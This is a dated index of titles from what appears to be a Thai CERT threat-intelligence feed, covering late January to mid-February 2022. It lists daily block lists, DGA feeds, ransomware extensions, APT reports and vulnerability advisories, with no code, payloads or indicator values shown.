1.2.594. 2022-01-31 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-30 - CyberTotal
1.2.595. 2022-01-31 TTC-CERT - HASH Daily Block Lists - 2022-01-30 - CyberTotal
1.2.596. 2022-01-31 TTC-CERT IP Block Lists 2022-01-31 - FTP port scanning, FTP attack
1.2.597. 2022-01-31 TTC-CERT IP Block Lists 2022-01-31 - SSH port scanning, SSH brute-force attack
1.2.598. 2022-01-31 TTC-CERT - IP Daily Block Lists - 2022-01-30 - CyberTotal

1.2.599. 2022-01-31 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-01-31
1.2.600. 2022-01-31 TTC-CERT - URL Daily Block Lists - 2022-01-30 - CyberTotal
1.2.601. 2022-01-31 พบ TLS/SSL Certificate ชนิด Domain-validated certificate ของหน่วยงานราชการถูกนำไปใช้งานบนเครื่องแม่ข่าย (ที่เป็นอันตราย) ในประเทศรัสเซีย
1.2.602. 2022-02-01 Active Bamital DGA(s) for 20220131
1.2.603. 2022-02-01 Active Bedep DGA(s) for 20220131
1.2.604. 2022-02-01 Active Beebone DGA(s) for 20220131
1.2.605. 2022-02-01 Active Chinad DGA(s) for 20220131
1.2.606. 2022-02-01 Active Malware samples detected on 2022-01-31
1.2.607. 2022-02-01 Indian Army Personnel Face Remote Access Trojan Attacks
1.2.608. 2022-02-01 Iranian APT MuddyWater targets Turkish users via malicious PDFs, executables
1.2.609. 2022-02-01 Jupyter: A Cyberspace Invader Stealing SLTT Data
1.2.610. 2022-02-01 Kimsuky group's xRAT (Quasar RAT) distribution situation
1.2.611. 2022-02-01 Log4j exploit hits again: vulnerable Unifi Network application (Ubiquiti)
1.2.612. 2022-02-01 Makop Ransomware; Phobos ransomware family; Extension: .makop
1.2.613. 2022-02-01 Newly registered domain names related to the Covid-19 pandemic on 20220130
1.2.614. 2022-02-01 PowerLess Trojan: Iranian APT Phosphorus Adds New PowerShell Backdoor for Espionage
1.2.615. 2022-02-01 Shuckworm Continues Cyber-Espionage Attacks Against Ukraine
1.2.616. 2022-02-01 Top-Ranking Ramnit Banking Trojan Looking to Steal Payment Card Data
1.2.617. 2022-02-01 TTC-CERT Block Lists 2022-02-01 - Agentemis, BEACON, Cobalt Strike
1.2.618. 2022-02-01 TTC-CERT Block Lists 2022-02-01 - Phishing attack dataset
1.2.619. 2022-02-01 TTC-CERT - DOMAIN Daily Block Lists - 2022-01-31 - CyberTotal
1.2.620. 2022-02-01 TTC-CERT - HASH Daily Block Lists - 2022-01-31 - CyberTotal
1.2.621. 2022-02-01 TTC-CERT IP Block Lists 2022-02-01 - FTP port scanning, FTP attack

1.2.622. 2022-02-01 TTC-CERT IP Block Lists 2022-02-01 - SSH port scanning, SSH brute-force attack
1.2.623. 2022-02-01 TTC-CERT - IP Daily Block Lists - 2022-01-31 - CyberTotal
1.2.624. 2022-02-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-01
1.2.625. 2022-02-01 TTC-CERT - URL Daily Block Lists - 2022-01-31 - CyberTotal
1.2.626. 2022-02-01 V3NOM Ransomware; Extension: .V3NOM; Ransom notes: desktop wallpaper and VenomD3crypt0r.exe
1.2.627. 2022-02-01 ช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (Critical) ของ Samba ที่อาจส่งผลให้ผู้ไม่หวังดีจากระยะไกลสามารถโจมตีแบบ arbitrary code execution
1.2.628. 2022-02-02 Active Bamital DGA(s) for 20220201
1.2.629. 2022-02-02 Active Bedep DGA(s) for 20220201
1.2.630. 2022-02-02 Active Beebone DGA(s) for 20220201
1.2.631. 2022-02-02 Active Chinad DGA(s) for 20220201
1.2.632. 2022-02-02 Active Malware samples detected on 2022-02-01
1.2.633. 2022-02-02 Mars Stealer: Oski refactoring
1.2.634. 2022-02-02 MMRAC Ransomware; Extension: .MRAC
1.2.635. 2022-02-02 Newly registered domain names related to the Covid-19 pandemic on 20220131
1.2.636. 2022-02-02 Nissenvelten Ransomware; Extension: .nissenvelten-sjj3hhut
1.2.637. 2022-02-02 Stop/Djvu Ransomware ; Extension: .bbbw; .maiv
1.2.638. 2022-02-02 TTC-CERT Block Lists 2022-02-02 - Agentemis, BEACON, Cobalt Strike
1.2.639. 2022-02-02 TTC-CERT Block Lists 2022-02-02 - Phishing attack dataset
1.2.640. 2022-02-02 TTC-CERT - HASH Daily Block Lists - 2022-02-01 - CyberTotal
1.2.641. 2022-02-02 TTC-CERT IP Block Lists 2022-02-02 - FTP port scanning, FTP attack
1.2.642. 2022-02-02 TTC-CERT IP Block Lists 2022-02-02 - SSH port scanning, SSH brute-force attack
1.2.643. 2022-02-02 TTC-CERT - IP Daily Block Lists - 2022-02-01 - CyberTotal
1.2.644. 2022-02-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-02
1.2.645. 2022-02-02 WhisperGate Malware Deep-dive Analysis

1.2.646. 2022-02-02 ช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (Critical) ของอุปกรณ์ Ricon Mobile Industrial Cellular Router ที่สามารถถูกโจมตีได้แบบ arbitrary code execution
1.2.647. 2022-02-03 Active Bamital DGA(s) for 20220202
1.2.648. 2022-02-03 Active Conficker DGA(s) for 20220202
1.2.649. 2022-02-03 Active DirCrypt DGA(s) for 20220202
1.2.650. 2022-02-03 Active Malware samples detected on 2022-02-02
1.2.651. 2022-02-03 Arid Viper APT targets Palestine with new wave of politically themed phishing attacks, malware | Cisco Talos Intelligence Group
1.2.652. 2022-02-03 BlackSun Ransomware – The Dark Side of PowerShell
1.2.653. 2022-02-03 Dozens of fake favicon domains to facilitate Magecart attacks
1.2.654. 2022-02-03 Newly registered domain names related to the Covid-19 pandemic on 20220201
1.2.655. 2022-02-03 PwnKit : Linux PolicyKit Security Vulnerability Discovered in Polkit’s Pkexec
1.2.656. 2022-02-03 Stop/Djvu Ransomware ; Extension: .bbbe , .bbbr
1.2.657. 2022-02-03 TrickBot Gang Uses Template-Based Metaprogramming in Bazar Malware
1.2.658. 2022-02-03 TTC-CERT Block Lists 2022-02-03 - Agentemis, BEACON, Cobalt Strike
1.2.659. 2022-02-03 TTC-CERT Block Lists 2022-02-03 - Phishing attack dataset
1.2.660. 2022-02-03 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-02 - CyberTotal
1.2.661. 2022-02-03 TTC-CERT - HASH Daily Block Lists - 2022-02-02 - CyberTotal
1.2.662. 2022-02-03 TTC-CERT IP Block Lists 2022-02-03 - FTP port scanning, FTP attack
1.2.663. 2022-02-03 TTC-CERT IP Block Lists 2022-02-03 - SSH port scanning, SSH brute-force attack
1.2.664. 2022-02-03 TTC-CERT - IP Daily Block Lists - 2022-02-02 - CyberTotal
1.2.665. 2022-02-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-03
1.2.666. 2022-02-03 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.2.667. 2022-02-03 ช่องโหว่หลายรายการของอุปกรณ์เครือข่าย Cisco Small Business RV Series Routers โดยช่องโหว่ที่มีระดับความรุนแรงสูงสุดอาจส่งผลให้ถูกโจมตีแบบ arbitrary code execution
1.2.668. 2022-02-04 Active Bamital DGA(s) for 20220203
1.2.669. 2022-02-04 Active Bedep DGA(s) for 20220203
1.2.670. 2022-02-04 Active Beebone DGA(s) for 20220203
1.2.671. 2022-02-04 Active Chinad DGA(s) for 20220203
1.2.672. 2022-02-04 Active Malware samples detected on 2022-02-03
1.2.673. 2022-02-04 Analysis of Attack Against National Games of China Systems - Avast Threat Labs
1.2.674. 2022-02-04 Antlion: Chinese APT Uses Custom Backdoor to Target Financial Institutions in Taiwan
1.2.675. 2022-02-04 APT attack attempt using Word document (External connection + VBA macro) - ASEC BLOG
1.2.676. 2022-02-04 CoinStomp Malware Family Targets Asian Cloud Service Providers
1.2.677. 2022-02-04 Gamaredon (Primitive Bear) Russian APT Group Actively Targeting Ukraine
1.2.678. 2022-02-04 Koxic Ransomware Deep-dive Analysis
1.2.679. 2022-02-04 Newexploit Ransomware; Extension: .exploit
1.2.680. 2022-02-04 Newly registered domain names related to the Covid-19 pandemic on 20220202
1.2.681. 2022-02-04 Operation EmailThief: Active Exploitation of Zero-day XSS Vulnerability in Zimbra | Volexity
1.2.682. 2022-02-04 Status Update? Sounds Like Credential Theft.
1.2.683. 2022-02-04 Stop/Djvu Ransomware ; Extension: .qqqr
1.2.684. 2022-02-04 The evolution of a Mac trojan: UpdateAgent’s progression
1.2.685. 2022-02-04 TTC-CERT Block Lists 2022-02-04 - Agentemis, BEACON, Cobalt Strike
1.2.686. 2022-02-04 TTC-CERT Block Lists 2022-02-04 - Phishing attack dataset
1.2.687. 2022-02-04 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-03 - CyberTotal
1.2.688. 2022-02-04 TTC-CERT - HASH Daily Block Lists - 2022-02-03 - CyberTotal

1.2.689. 2022-02-04 TTC-CERT IP Block Lists 2022-02-04 - FTP port scanning, FTP attack
1.2.690. 2022-02-04 TTC-CERT IP Block Lists 2022-02-04 - SSH port scanning, SSH brute-force attack
1.2.691. 2022-02-04 TTC-CERT - IP Daily Block Lists - 2022-02-03 - CyberTotal
1.2.692. 2022-02-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-04
1.2.693. 2022-02-04 TTC-CERT - URL Daily Block Lists - 2022-02-03 - CyberTotal
1.2.694. 2022-02-05 Active Bamital DGA(s) for 20220204
1.2.695. 2022-02-05 Active Bedep DGA(s) for 20220204
1.2.696. 2022-02-05 Active Beebone DGA(s) for 20220204
1.2.697. 2022-02-05 Active Malware samples detected on 2022-02-04
1.2.698. 2022-02-05 Analyzing OSX.DazzleSpy Malware
1.2.699. 2022-02-05 Blogspot URL Hosts Malicious VBScript that Deploys Agent Tesla, February 3, 2022
1.2.700. 2022-02-05 Cisco Talos Intelligence Group - : Threat Roundup for January 28 to February 4
1.2.701. 2022-02-05 Distributing Emotet malware in Korea through Excel documents - ASEC BLOG
1.2.702. 2022-02-05 Newly registered domain names related to the Covid-19 pandemic on 20220203
1.2.703. 2022-02-05 Ransomware ; Extension: .SG1995
1.2.704. 2022-02-05 Threat Spotlight: WhisperGate Wiper Wreaks Havoc in Ukraine
1.2.705. 2022-02-05 TTC-CERT Block Lists 2022-02-05 - Agentemis, BEACON, Cobalt Strike
1.2.706. 2022-02-05 TTC-CERT Block Lists 2022-02-05 - Phishing attack dataset
1.2.707. 2022-02-05 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-04 - CyberTotal
1.2.708. 2022-02-05 TTC-CERT - HASH Daily Block Lists - 2022-02-04 - CyberTotal
1.2.709. 2022-02-05 TTC-CERT IP Block Lists 2022-02-05 - FTP port scanning, FTP attack
1.2.710. 2022-02-05 TTC-CERT IP Block Lists 2022-02-05 - SSH port scanning, SSH brute-force attack
1.2.711. 2022-02-05 TTC-CERT - IP Daily Block Lists - 2022-02-04 - CyberTotal
1.2.712. 2022-02-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-05

1.2.713. 2022-02-05 TTC-CERT - URL Daily Block Lists - 2022-02-04 - CyberTotal
1.2.714. 2022-02-06 Active Bamital DGA(s) for 20220205
1.2.715. 2022-02-06 Active Bedep DGA(s) for 20220205
1.2.716. 2022-02-06 Active Beebone DGA(s) for 20220205
1.2.717. 2022-02-06 Active Malware samples detected on 2022-02-05
1.2.718. 2022-02-06 Newly registered domain names related to the Covid-19 pandemic on 20220204
1.2.719. 2022-02-06 TTC-CERT Block Lists 2022-02-06 - Agentemis, BEACON, Cobalt Strike
1.2.720. 2022-02-06 TTC-CERT Block Lists 2022-02-06 - Phishing attack dataset
1.2.721. 2022-02-06 TTC-CERT - HASH Daily Block Lists - 2022-02-05 - CyberTotal
1.2.722. 2022-02-06 TTC-CERT IP Block Lists 2022-02-06 - FTP port scanning, FTP attack
1.2.723. 2022-02-06 TTC-CERT IP Block Lists 2022-02-06 - SSH port scanning, SSH brute-force attack
1.2.724. 2022-02-06 TTC-CERT - IP Daily Block Lists - 2022-02-05 - CyberTotal
1.2.725. 2022-02-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-06
1.2.726. 2022-02-07 Active Bamital DGA(s) for 20220206
1.2.727. 2022-02-07 Active Bedep DGA(s) for 20220206
1.2.728. 2022-02-07 Active Beebone DGA(s) for 20220206
1.2.729. 2022-02-07 Active Chinad DGA(s) for 20220206
1.2.730. 2022-02-07 Active Malware samples detected on 2022-02-06
1.2.731. 2022-02-07 Newly registered domain names related to the Covid-19 pandemic on 20220205
1.2.732. 2022-02-07 TTC-CERT Block Lists 2022-02-07 - Agentemis, BEACON, Cobalt Strike
1.2.733. 2022-02-07 TTC-CERT Block Lists 2022-02-07 - Phishing attack dataset
1.2.734. 2022-02-07 TTC-CERT - HASH Daily Block Lists - 2022-02-06 - CyberTotal
1.2.735. 2022-02-07 TTC-CERT IP Block Lists 2022-02-07 - FTP port scanning, FTP attack
1.2.736. 2022-02-07 TTC-CERT IP Block Lists 2022-02-07 - SSH port scanning, SSH brute-force attack
1.2.737. 2022-02-07 TTC-CERT - IP Daily Block Lists - 2022-02-06 - CyberTotal

1.2.738. 2022-02-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-07
1.2.739. 2022-02-07 TTC-CERT - URL Daily Block Lists - 2022-02-06 - CyberTotal
1.2.740. 2022-02-08 Active Bamital DGA(s) for 20220207
1.2.741. 2022-02-08 Active Bedep DGA(s) for 20220207
1.2.742. 2022-02-08 Active Beebone DGA(s) for 20220207
1.2.743. 2022-02-08 Active Chinad DGA(s) for 20220207
1.2.744. 2022-02-08 Active Malware samples detected on 2022-02-07
1.2.745. 2022-02-08 Decrypted: TargetCompany Ransomware - Avast Threat Labs
1.2.746. 2022-02-08 FBI Releases Indicators of Compromise Associated with LockBit 2.0 Ransomware
1.2.747. 2022-02-08 Malicious Infrastructure Connected to Particular Windows Host Certificates
1.2.748. 2022-02-08 Newly registered domain names related to the Covid-19 pandemic on 20220206
1.2.749. 2022-02-08 Partners-in-crime: Medusa and Cabassous attack banks side-by-side | ThreatFabric
1.2.750. 2022-02-08 Qbot Likes to Move It, Move It
1.2.751. 2022-02-08 Roaming Mantis reaches Europe
1.2.752. 2022-02-08 Spam email targetting C-Level
1.2.753. 2022-02-08 Stop/Djvu Ransomware ; Extension: .avyu; .cuag
1.2.754. 2022-02-08 TTC-CERT Block Lists 2022-02-08 - Agentemis, BEACON, Cobalt Strike
1.2.755. 2022-02-08 TTC-CERT Block Lists 2022-02-08 - Phishing attack dataset
1.2.756. 2022-02-08 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-07 - CyberTotal
1.2.757. 2022-02-08 TTC-CERT - HASH Daily Block Lists - 2022-02-07 - CyberTotal
1.2.758. 2022-02-08 TTC-CERT IP Block Lists 2022-02-08 - FTP port scanning, FTP attack
1.2.759. 2022-02-08 TTC-CERT IP Block Lists 2022-02-08 - SSH port scanning, SSH brute-force attack
1.2.760. 2022-02-08 TTC-CERT - IP Daily Block Lists - 2022-02-07 - CyberTotal
1.2.761. 2022-02-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-08
1.2.762. 2022-02-08 TTC-CERT - URL Daily Block Lists - 2022-02-07 - CyberTotal

1.2.763. 2022-02-08 ช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS อาจส่งผลให้ถูกโจมตีแบบการยกระดับสิทธิ์ (Privilege escalation)
1.2.764. 2022-02-09 Active Bamital DGA(s) for 20220208
1.2.765. 2022-02-09 Active Bedep DGA(s) for 20220208
1.2.766. 2022-02-09 Active Beebone DGA(s) for 20220208
1.2.767. 2022-02-09 Active Chinad DGA(s) for 20220208
1.2.768. 2022-02-09 Active Malware samples detected on 2022-02-08
1.2.769. 2022-02-09 Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนกุมภาพันธ์ 2565
1.2.770. 2022-02-09 Newly registered domain names related to the Covid-19 pandemic on 20220207
1.2.771. 2022-02-09 Phishing mail disguised as a famous domestic portal service - ASEC BLOG
1.2.772. 2022-02-09 PrivateLoader: The first step in many malware schemes
1.2.773. 2022-02-09 SAP เผยแพร่การอัปเดตความปลอดภัยประจำเดือนกุมภาพันธ์ 2565
1.2.774. 2022-02-09 TTC-CERT Block Lists 2022-02-09 - Agentemis, BEACON, Cobalt Strike
1.2.775. 2022-02-09 TTC-CERT Block Lists 2022-02-09 - IcedID, BokBot
1.2.776. 2022-02-09 TTC-CERT Block Lists 2022-02-09 - Phishing attack dataset
1.2.777. 2022-02-09 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-08 - CyberTotal
1.2.778. 2022-02-09 TTC-CERT - HASH Daily Block Lists - 2022-02-08 - CyberTotal
1.2.779. 2022-02-09 TTC-CERT IP Block Lists 2022-02-09 - FTP port scanning, FTP attack
1.2.780. 2022-02-09 TTC-CERT IP Block Lists 2022-02-09 - SSH port scanning, SSH brute-force attack
1.2.781. 2022-02-09 TTC-CERT - IP Daily Block Lists - 2022-02-08 - CyberTotal
1.2.782. 2022-02-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-09
1.2.783. 2022-02-09 TTC-CERT - URL Daily Block Lists - 2022-02-08 - CyberTotal
1.2.784. 2022-02-09 Ugg Boots 4 Sale: A Tale of Palestinian-Aligned Espionage
1.2.785. 2022-02-09 web3 phishing via self-customizing landing pages
1.2.786. 2022-02-10 Active Bamital DGA(s) for 20220209
1.2.787. 2022-02-10 Active Bedep DGA(s) for 20220209
1.2.788. 2022-02-10 Active Beebone DGA(s) for 20220209

1.2.789. 2022-02-10 Active Malware samples detected on 2022-02-09
1.2.790. 2022-02-10 ASEC Weekly Malware Statistics (20201331 ~ 20220206) - ASEC BLOG
1.2.791. 2022-02-10 Attackers Disguise RedLine Stealer as a Windows 11 Upgrade | HP Wolf Security
1.2.792. 2022-02-10 BrbBot Malware
1.2.793. 2022-02-10 Example of Cobalt Strike from Emotet infection
1.2.794. 2022-02-10 Magecart Group 8 Activity in Early 2022
1.2.795. 2022-02-10 Newly registered domain names related to the Covid-19 pandemic on 20220208
1.2.796. 2022-02-10 Phobos Ransomware ; Extension .ZOZL
1.2.797. 2022-02-10 Spoofed AnyDesk Website Deploys Malware Hosted on Discord
1.2.798. 2022-02-10 TTC-CERT Block Lists 2022-02-10 - Agentemis, BEACON, Cobalt Strike
1.2.799. 2022-02-10 TTC-CERT Block Lists 2022-02-10 - Phishing attack dataset
1.2.800. 2022-02-10 TTC-CERT - HASH Daily Block Lists - 2022-02-09 - CyberTotal
1.2.801. 2022-02-10 TTC-CERT IP Block Lists 2022-02-10 - FTP port scanning, FTP attack
1.2.802. 2022-02-10 TTC-CERT IP Block Lists 2022-02-10 - SSH port scanning, SSH brute-force attack
1.2.803. 2022-02-10 TTC-CERT - IP Daily Block Lists - 2022-02-09 - CyberTotal
1.2.804. 2022-02-10 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-10
1.2.805. 2022-02-10 TTC-CERT - URL Daily Block Lists - 2022-02-09 - CyberTotal
1.2.806. 2022-02-10 What’s with the shared VBA code between Transparent Tribe and other threat actors?
1.2.807. 2022-02-10 ZEON Ransomware; Extension: .zeon; Ransom notes: desktop wallpaper and re_ad_me.txt
1.2.808. 2022-02-11 Active Bamital DGA(s) for 20220210
1.2.809. 2022-02-11 Active Bedep DGA(s) for 20220210
1.2.810. 2022-02-11 Active Beebone DGA(s) for 20220210
1.2.811. 2022-02-11 Active Chinad DGA(s) for 20220210
1.2.812. 2022-02-11 Active Malware samples detected on 2022-02-10

1.2.813. 2022-02-11 BHunt Scavenger Harvests Victims' Crypto Wallets
1.2.814. 2022-02-11 ComLook Malware
1.2.815. 2022-02-11 Deep Dive Analysis - ALPHV / BlackCat ransomware
1.2.816. 2022-02-11 Modified Elephant APT and a Decade of Fabricating Evidence
1.2.817. 2022-02-11 NaturalFreshMall: a mass store hack
1.2.818. 2022-02-11 Newly registered domain names related to the Covid-19 pandemic on 20220209
1.2.819. 2022-02-11 TTC-CERT Block Lists 2022-02-11 - Agentemis, BEACON, Cobalt Strike
1.2.820. 2022-02-11 TTC-CERT Block Lists 2022-02-11 - Phishing attack dataset
1.2.821. 2022-02-11 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-10 - CyberTotal
1.2.822. 2022-02-11 TTC-CERT - HASH Daily Block Lists - 2022-02-10 - CyberTotal
1.2.823. 2022-02-11 TTC-CERT IP Block Lists 2022-02-11 - FTP port scanning, FTP attack
1.2.824. 2022-02-11 TTC-CERT IP Block Lists 2022-02-11 - SSH port scanning, SSH brute-force attack
1.2.825. 2022-02-11 TTC-CERT - IP Daily Block Lists - 2022-02-10 - CyberTotal
1.2.826. 2022-02-11 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-11
1.2.827. 2022-02-11 TTC-CERT - URL Daily Block Lists - 2022-02-10 - CyberTotal
1.2.828. 2022-02-12 Active Bamital DGA(s) for 20220211
1.2.829. 2022-02-12 Active Bedep DGA(s) for 20220211
1.2.830. 2022-02-12 Active Beebone DGA(s) for 20220211
1.2.831. 2022-02-12 Active Chinad DGA(s) for 20220211
1.2.832. 2022-02-12 Active Malware samples detected on 2022-02-11
1.2.833. 2022-02-12 APT 36 Targeting Indian Government Officials Via Spyware
1.2.834. 2022-02-12 CinaRAT Delivered Through HTML ID Attributes
1.2.835. 2022-02-12 Newly registered domain names related to the Covid-19 pandemic on 20220210
1.2.836. 2022-02-12 Stop/Djvu Ransomware ; Extension: .iips; .ccps
1.2.837. 2022-02-12 The maldoc exploits CVE-2017-11882 to drop the Remcos RAT
1.2.838. 2022-02-12 TTC-CERT Block Lists 2022-02-12 - Agentemis, BEACON, Cobalt Strike

1.2.839. 2022-02-12 TTC-CERT Block Lists 2022-02-12 - Phishing attack dataset
1.2.840. 2022-02-12 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-11 - CyberTotal
1.2.841. 2022-02-12 TTC-CERT - HASH Daily Block Lists - 2022-02-11 - CyberTotal
1.2.842. 2022-02-12 TTC-CERT IP Block Lists 2022-02-12 - FTP port scanning, FTP attack
1.2.843. 2022-02-12 TTC-CERT IP Block Lists 2022-02-12 - SSH port scanning, SSH brute-force attack
1.2.844. 2022-02-12 TTC-CERT - IP Daily Block Lists - 2022-02-11 - CyberTotal
1.2.845. 2022-02-12 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-12
1.2.846. 2022-02-12 TTC-CERT - URL Daily Block Lists - 2022-02-11 - CyberTotal
1.2.847. 2022-02-13 Active Bamital DGA(s) for 20220212
1.2.848. 2022-02-13 Active Bedep DGA(s) for 20220212
1.2.849. 2022-02-13 Active Beebone DGA(s) for 20220212
1.2.850. 2022-02-13 Active Malware samples detected on 2022-02-12
1.2.851. 2022-02-13 Newly registered domain names related to the Covid-19 pandemic on 20220211
1.2.852. 2022-02-13 TTC-CERT Block Lists 2022-02-13 - Agentemis, BEACON, Cobalt Strike
1.2.853. 2022-02-13 TTC-CERT Block Lists 2022-02-13 - Phishing attack dataset
1.2.854. 2022-02-13 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-12 - CyberTotal
1.2.855. 2022-02-13 TTC-CERT - HASH Daily Block Lists - 2022-02-12 - CyberTotal
1.2.856. 2022-02-13 TTC-CERT IP Block Lists 2022-02-13 - FTP port scanning, FTP attack
1.2.857. 2022-02-13 TTC-CERT IP Block Lists 2022-02-13 - SSH port scanning, SSH brute-force attack
1.2.858. 2022-02-13 TTC-CERT - IP Daily Block Lists - 2022-02-12 - CyberTotal
1.2.859. 2022-02-13 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-13
1.2.860. 2022-02-13 TTC-CERT - URL Daily Block Lists - 2022-02-12 - CyberTotal
1.2.861. 2022-02-14 Active Bamital DGA(s) for 20220213
1.2.862. 2022-02-14 Active Chinad DGA(s) for 20220213
1.2.863. 2022-02-14 Active Conficker DGA(s) for 20220213
1.2.864. 2022-02-14 Active Malware samples detected on 2022-02-13
1.2.865. 2022-02-14 Credential sale of EGAT Cisco VPN on Exploit Cybercrime Forum

1.2.866. 2022-02-14 Newly registered domain names related to the Covid-19 pandemic on 20220212
1.2.867. 2022-02-14 TTC-CERT Block Lists 2022-02-14 - Agentemis, BEACON, Cobalt Strike
1.2.868. 2022-02-14 TTC-CERT Block Lists 2022-02-14 - Phishing attack dataset
1.2.869. 2022-02-14 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-13 - CyberTotal
1.2.870. 2022-02-14 TTC-CERT - HASH Daily Block Lists - 2022-02-13 - CyberTotal
1.2.871. 2022-02-14 TTC-CERT IP Block Lists 2022-02-14 - FTP port scanning, FTP attack
1.2.872. 2022-02-14 TTC-CERT IP Block Lists 2022-02-14 - SSH port scanning, SSH brute-force attack
1.2.873. 2022-02-14 TTC-CERT - IP Daily Block Lists - 2022-02-13 - CyberTotal
1.2.874. 2022-02-14 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-14
1.2.875. 2022-02-14 TTC-CERT - URL Daily Block Lists - 2022-02-13 - CyberTotal
1.2.876. 2022-02-14 ช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (Critical) ของผลิตภัณฑ์ Adobe อาจส่งผลให้ถูกโจมตีแบบ arbitrary code execution
1.2.877. 2022-02-14 รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-220199-1.v1
1.2.878. 2022-02-15 +380-GlowSpark | InQuest
1.2.879. 2022-02-15 Active Bamital DGA(s) for 20220214
1.2.880. 2022-02-15 Active Bedep DGA(s) for 20220214
1.2.881. 2022-02-15 Active Beebone DGA(s) for 20220214
1.2.882. 2022-02-15 Active Malware samples detected on 2022-02-14
1.2.883. 2022-02-15 APT attack attempt disguised as North Korea-related plaintiff's requirements (Kimsuky) - ASEC BLOG
1.2.884. 2022-02-15 CISA Known Exploited Vulnerabilities Catalog
1.2.885. 2022-02-15 DHL Spear Phishing to Capture Username/Password
1.2.886. 2022-02-15 Hive Ransomware v4 sample used in attack to bdms[.]co.th
1.2.887. 2022-02-15 MyloBot 2022 – Evasive botnet that just sends extortion emails?
1.2.888. 2022-02-15 Newly registered domain names related to the Covid-19 pandemic on 20220213
1.2.889. 2022-02-15 Ransomware ; Extension: .NOKOYAWA
1.2.890. 2022-02-15 Transparent tribe is seeking a new outlet for CrimsonRAT

1.2.891. 2022-02-15 TTC-CERT Block Lists 2022-02-15 - Agentemis, BEACON, Cobalt Strike
1.2.892. 2022-02-15 TTC-CERT Block Lists 2022-02-15 - Phishing attack dataset
1.2.893. 2022-02-15 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-14 - CyberTotal
1.2.894. 2022-02-15 TTC-CERT - HASH Daily Block Lists - 2022-02-14 - CyberTotal
1.2.895. 2022-02-15 TTC-CERT IP Block Lists 2022-02-15 - FTP port scanning, FTP attack
1.2.896. 2022-02-15 TTC-CERT IP Block Lists 2022-02-15 - SSH port scanning, SSH brute-force attack
1.2.897. 2022-02-15 TTC-CERT - IP Daily Block Lists - 2022-02-14 - CyberTotal
1.2.898. 2022-02-15 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-15
1.2.899. 2022-02-15 TTC-CERT - URL Daily Block Lists - 2022-02-14 - CyberTotal
1.2.900. 2022-02-15 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome ซึ่งช่องโหว่บางรายการถูกนำมาใช้ประโยชน์ในการโจมตีอย่างแพร่หลายในอินเทอร์เน็ต
1.2.901. 2022-02-16 Active Bamital DGA(s) for 20220215
1.2.902. 2022-02-16 Active Beebone DGA(s) for 20220215
1.2.903. 2022-02-16 Active Conficker DGA(s) for 20220215
1.2.904. 2022-02-16 Active Malware samples detected on 2022-02-15
1.2.905. 2022-02-16 ASEC Weekly Malware Statistics (20220207 ~ 20220213) - ASEC BLOG
1.2.906. 2022-02-16 Charting TA2541's Flight
1.2.907. 2022-02-16 Indicators of Compromise Associated with BlackByte Ransomware
1.2.908. 2022-02-16 Malspam RaccoonStealer
1.2.909. 2022-02-16 New Emotet Infection Method
1.2.910. 2022-02-16 Newly registered domain names related to the Covid-19 pandemic on 20220214
1.2.911. 2022-02-16 NFT Lure Used to Distribute BitRAT
1.2.912. 2022-02-16 N-W0rm RAT analysis
1.2.913. 2022-02-16 Ransomware ; Extension : .carone
1.2.914. 2022-02-16 RIG Exploit Kit dropping RaccoonStealer
1.2.915. 2022-02-16 SMS PVA Services' Use of Infected Android Phones Reveals Flaws in SMS Verification

1.2.916. 2022-02-16 TTC-CERT Block Lists 2022-02-16 - Agentemis, BEACON, Cobalt Strike
1.2.917. 2022-02-16 TTC-CERT Block Lists 2022-02-16 - Phishing attack dataset
1.2.918. 2022-02-16 TTC-CERT - DOMAIN Daily Block Lists - 2022-02-15 - CyberTotal
1.2.919. 2022-02-16 TTC-CERT - HASH Daily Block Lists - 2022-02-15 - CyberTotal
1.2.920. 2022-02-16 TTC-CERT IP Block Lists 2022-02-16 - FTP port scanning, FTP attack
1.2.921. 2022-02-16 TTC-CERT IP Block Lists 2022-02-16 - SSH port scanning, SSH brute-force attack
1.2.922. 2022-02-16 TTC-CERT - IP Daily Block Lists - 2022-02-15 - CyberTotal
1.2.923. 2022-02-16 TTC-CERT Microsoft-DS-SMB Attack Dataset 2022-02-16
1.2.924. 2022-02-16 TTC-CERT - URL Daily Block Lists - 2022-02-15 - CyberTotal
1.2.925. 2022-02-17 Active Bamital DGA(s) for 20220216
1.2.926. 2022-02-17 Active Beebone DGA(s) for 20220216
